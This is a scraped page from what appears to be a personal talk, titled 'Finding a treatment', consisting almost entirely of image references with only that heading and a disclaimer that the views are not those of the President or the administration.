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
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



Finding a treatment


























This is a personal talk and my views do not necessarily reflect the views of the President or the administration.





